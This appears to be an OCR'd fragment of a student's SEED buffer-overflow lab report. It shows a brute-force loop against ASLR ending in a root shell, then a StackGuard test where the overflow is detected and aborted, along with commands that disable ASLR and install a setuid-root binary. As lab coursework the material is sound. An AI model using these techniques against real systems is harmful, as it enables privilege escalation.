


```
ion fault       ./stack
3 minutes and 14 seconds elapsed.
The program has run 85771 times so far.
./defeat_rand.sh: line 15: 26859 Segmentat
ion fault       ./stack
3 minutes and 14 seconds elapsed.
The program has run 85772 times so far.
./defeat_rand.sh: line 15: 26860 Segmentat
ion fault       ./stack
3 minutes and 14 seconds elapsed.
The program has run 85773 times so far.
./defeat_rand.sh: line 15: 26861 Segmentat
ion fault       ./stack
3 minutes and 14 seconds elapsed.
The program has run 85774 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(see
d),4(adm),24(cdrom),27(sudo),30(dip),46(pl
ugdev),113(lpadmin),128(sambashare)
# 
```

Task 5: Turn on StackGuard



```
[01/27/20]seed@VM:~/.../Lab2Submission$ sudo /s
bin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```



```
[01/27/20]seed@VM:~/.../Lab2Submission$ gcc -DB
UF_SIZE=44 -o stack -z noexecstack stack.c
[01/27/20]seed@VM:~/.../Lab2Submission$ sudo ch
own root stack
[01/27/20]seed@VM:~/.../Lab2Submission$ sudo ch
mod 4755 stack
[01/27/20]seed@VM:~/.../Lab2Submission$ ./stack
*** stack smashing detected ***: ./stack termin
ated
Aborted
```

As seen above, on enabling stack guard, when we run the program, the buffer overflow is detected and the program is aborted.